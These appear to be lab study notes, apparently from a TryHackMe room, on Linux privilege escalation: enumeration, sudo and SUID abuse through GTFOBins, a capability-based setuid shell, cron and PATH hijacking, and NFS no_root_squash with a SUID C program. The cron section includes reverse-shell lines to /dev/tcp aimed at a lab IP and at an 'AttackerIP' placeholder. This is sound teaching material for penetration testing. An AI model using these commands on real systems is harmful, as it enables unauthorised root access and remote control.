Linux Privilege Escalation

- **Enumeration**

Enumeration is the first step you have to take once you gain access to any system.

hostname

The `hostname` command will return the hostname of the target machine.

uname -a

Will print system information giving us additional detail about the kernel used by the system.

/proc/version

The proc filesystem (procfs) provides information about the target system processes. You will find proc on many different Linux flavours, making it an essential tool to have in your arsenal.
Looking at `/proc/version` may give you information on the kernel version and additional data

/etc/issue

Systems can also be identified by looking at the `/etc/issue` file. This file usually contains some information about the operating system but can easily be customized or changes.

ps Command

The `ps` command is an effective way to see the running processes on a Linux system.
Typing `ps` on your terminal will show processes for the current shell.
The output of the `ps` (Process Status) will show the following;

- PID: The process ID (unique to the process)
- TTY: Terminal type used by the user
- Time: Amount of CPU time used by the process (this is NOT the time this process has been running for)
- CMD: The command or executable running (will NOT display any command line parameter)

The “ps” command provides a few useful options.


- `ps -A`: View all running processes
- `ps axjf`: View process tree (see the tree formation until `ps axjf` is run below)

```
    1   1022    692    692 ?          -1 Sl    1000   0:01 /usr/bin/qterminal
 1022   1027   1027   1027 pts/0    1196 Ss    1000   0:01  \_ /usr/bin/zsh
 1027   1196   1196   1027 pts/0    1196 R+    1000   0:00      \_ ps axjf
```

- `ps aux`: The `aux` option will show processes for all users (a), display the user that launched the process (u), and show processes that are not attached to a terminal (x). Looking at the ps aux command output, we can have a better understanding of the system and potential vulnerabilities.

env

The `env` command will show environmental variables.



```
┌──(alper㉿TryHackMe)-[~]
└─$ env
COLORFGBG=15;0
COLORTERM=truecolor
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
GDMSESSION=lightdm-xsession
HOME=/home/alper
LANG=en_US.UTF-8
LANGUAGE=
LOGNAME=alper
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
PWD=/home/alper
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/TryHackMe:@/tmp/.ICE-unix/692,unix/TryHackMe:/tmp/.ICE-unix/692
SHELL=/usr/bin/zsh
SSH_AGENT_PID=766
SSH_AUTH_SOCK=/tmp/ssh-GkMwWt21RIlQ/agent.692
TERM=xterm-256color
USER=alper
WINDOWID=0
XAUTHORITY=/home/alper/.Xauthority
XDG_CONFIG_DIRS=/etc/xdg
XDG_CURRENT_DESKTOP=XFCE
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/alper
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
XDG_SEAT=seat0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_SESSION_CLASS=user
XDG_SESSION_DESKTOP=lightdm-xsession
XDG_SESSION_ID=2
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SESSION_TYPE=x11
XDG_VTNR=7
_JAVA_OPTIONS=-Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
SHLVL=1
OLDPWD=/proc/1027
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=3
*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:
;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;
:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:
:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;3
35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35
xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
```

sudo -l

The target system may be configured to allow users to run some (or all) commands with root privileges. The `sudo -l` command can be used to list all commands your user can run using `sudo`.

Id

The `id` command will provide a general overview of the user's privilege level and group memberships.

/etc/passwd

Reading the `/etc/passwd` file can be an easy way to discover users on the system.

history

Looking at earlier commands with the `history` command can give us some idea about the target system

ifconfig

The target system may be a pivoting point to another network.
The `ifconfig` command will give us information about the network interfaces of the system.

find Command

Searching the target system for important information and potential privilege escalation vectors can be fruitful. The built-in "find" command is useful and worth keeping in your arsenal.

Below are some useful examples for the "find" command.

Find files:

- `find . -name flag1.txt`: find the file named "flag1.txt" in the current directory
- `find /home -name flag1.txt`: find the file names "flag1.txt" in the /home directory
- `find / -type d -name config`: find the directory named config under "/"
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user "frank" under "/home"
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
- `find / -amin -60`: find files accesses within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

- **Automated Enumeration Tools**

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

- **LinPeas**: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum:** https://github.com/rebootuser/LinEnum
- **LES (Linux Exploit Suggester):** https://github.com/mzet-/linux-exploit-suggester
- **Linux Smart Enumeration:** https://github.com/diego-treitos/linux-smart-enumeration
- **Linux Priv Checker:** https://github.com/linted/linuxprivchecker

- **Privilege Escalation: Kernel Exploits**

The Kernel exploit methodology is simple;

1. Identify the kernel version (uname -a)
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

- Privilege Escalation: Sudo


The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges.

Any user can check its current situation related to root privileges using the sudo -l command.

After running this command and find which files u could run with root privilege, go to GTFObins to search for the filename, as you can get root by it.

Ex:


After running the command, we found those files.



```
user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
```

Hit to GTFObins to search for **nano**



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

use this method by GTFObins, then you will get root privilege.


- Privilege Escalation: SUID

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

This command finds every file in the directory /usr/bin with permission 4000 with “s” setuid permission and then prints found files to the terminal.

After we found base64 file in the results, hit to GTFObins to search for it.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```

Use this method to read the flag file, first use LFILE=home/file/flag.txt

Then, ./base64 “$FILE” | base64 –decode


You can find the hash passwords for users using /etc/shadow file, then use john the ripper to crack the hash “if it is possible”.

- **Privilege Escalation: Capabilities**

Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level.


We can use the `getcap` tool to list enabled capabilities.

Use `getcap -r / 2>/dev/null`



```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

After listing the files , hit to GTFObins to search for it, in our example we found vim & view files.



Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `view` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which view) .
sudo setcap cap_setuid+ep view

./view -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

use this command to get the root privilege.

- `./view -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`

- **Privilege Escalation: Cron Jobs**

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.


Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under `/etc/crontab`

In our example, you will file find 2 files with names, antivirus.sh & backup.sh

Use any of them to get reverse shell with root privilege after editing the file content



```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

#!/bin/bash

bash -I >& /dev/tcp/AttackerIP/4444 0>&1

-Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.

2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job


This change management issue leads to a potential exploit leveraging cron jobs.
The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.

If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named "antivirus.sh" under our user's home folder and it should be run by the cron job.

- **Privilege Escalation: PATH**

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable were are talking about here, path is the location of a file).

Typically the PATH will look like this:




```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ 
```

be sure you can answer the questions below before trying this.

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?


A simple search for writable folders can done using the "`find / -writable 2>/dev/null`" command.

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the "`export PATH=/tmp:$PATH`" command accomplishes this.




```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named "thm".
Creating this command is fairly easy by copying /bin/bash as "thm" under the /tmp folder.



```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.




```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Then, you get root privilege.

- **Privilege Escalation: NFS**

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level.

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.




```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$
```

The critical element for this privilege escalation vector is the "no_root_squash" option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the "no_root_squash" option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.


We will start by enumerating mountable shares from our attacking machine.



```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─#
```


We will mount one of the "no_root_squash" shares to our attacking machine and start building our executable.




```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.


```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

